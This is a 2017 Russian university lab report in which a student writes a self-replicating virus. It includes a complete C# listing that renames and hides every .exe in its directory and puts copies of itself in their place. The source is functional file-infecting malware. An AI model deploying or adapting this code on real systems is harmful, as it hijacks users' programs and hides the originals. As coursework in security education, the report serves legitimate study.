МИНИСТЕРСТВО ОБРАЗОВАНИЯ И НАУКИ РОССИЙСКОЙ ФЕДЕРАЦИИ

ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ БЮДЖЕТНОЕ ОБРАЗОВАТЕЛЬНОЕ УЧРЕЖДЕНИЕ

ВЫСШЕГО ОБРАЗОВАНИЯ

«ИЖЕВСКИЙ ГОСУДАРСТВЕННЫЙ ТЕХНИЧЕСКИЙ УНИВЕРСИТЕТ им. М.Т. Калашникова»

Кафедра «Защита информации в компьютеризированных системах»

Отчёт по лабораторной работе №5

по дисциплине «Программно-аппаратные средства обеспечения информационной безопасности»

на тему «Создание саморазмножающейся программы – вируса»

Выполнил:

студент группы С08-361-1

Максимова А.В.

Проверил:

к.т.н, доцент

Вдовин А. Ю.

Ижевск 2017

Цель работы:

Изучение основных принципов создания саморазмножающейся программы – вируса.

Задание:

Создание саморазмножающейся программы – вируса. Вирус должен при запуске поражать все exe-файлы в заданной директории (возможно, во всех поддиректориях). Предусмотреть работу вируса только в «безопасном» режиме.

Листинг программы:

Program.cs

using System;

using System.Diagnostics;

using System.IO;

namespace Self\_reprodoction\_program

{

class Program

{

static void Main(string[] args)

{

var currentDirectory = Directory.GetCurrentDirectory();

var currentExecutingNameFile = System.Reflection.Assembly.GetExecutingAssembly().Location;

//Найдем все exe файлы

var exeFiles = Directory.GetFiles(currentDirectory, "\*.exe");

foreach (var file in exeFiles)

{

if (file == currentExecutingNameFile || Path.GetFileName(file)[0] == '\_')

{

continue;

}

//Console.WriteLine(file);

var newFileName = Path.GetDirectoryName(file) + "/\_" + Path.GetFileName(file);

if (!File.Exists(newFileName))

{

File.Move(file, newFileName);

File.SetAttributes(newFileName, FileAttributes.Hidden);

File.Copy(currentExecutingNameFile, file);

}

}

var executeFile = Path.GetDirectoryName(currentExecutingNameFile) + "/\_" + Path.GetFileName(currentExecutingNameFile);

Process.Start(executeFile);

}

}

}

Скриншоты работы программы:




Рис. 1 – Исполняемые файлы до заражения




Рис. 2 –Исполняемые файлы после заражения




Рис. 3 – Скрытые от пользователя исполняемые файлы

Вывод:

В данной лабораторной работе была создана саморазмножающаяся программа – вирус. Работа данного вируса была предусмотрена в «безопасном» режиме: код вируса исполнялся только в заданной директории.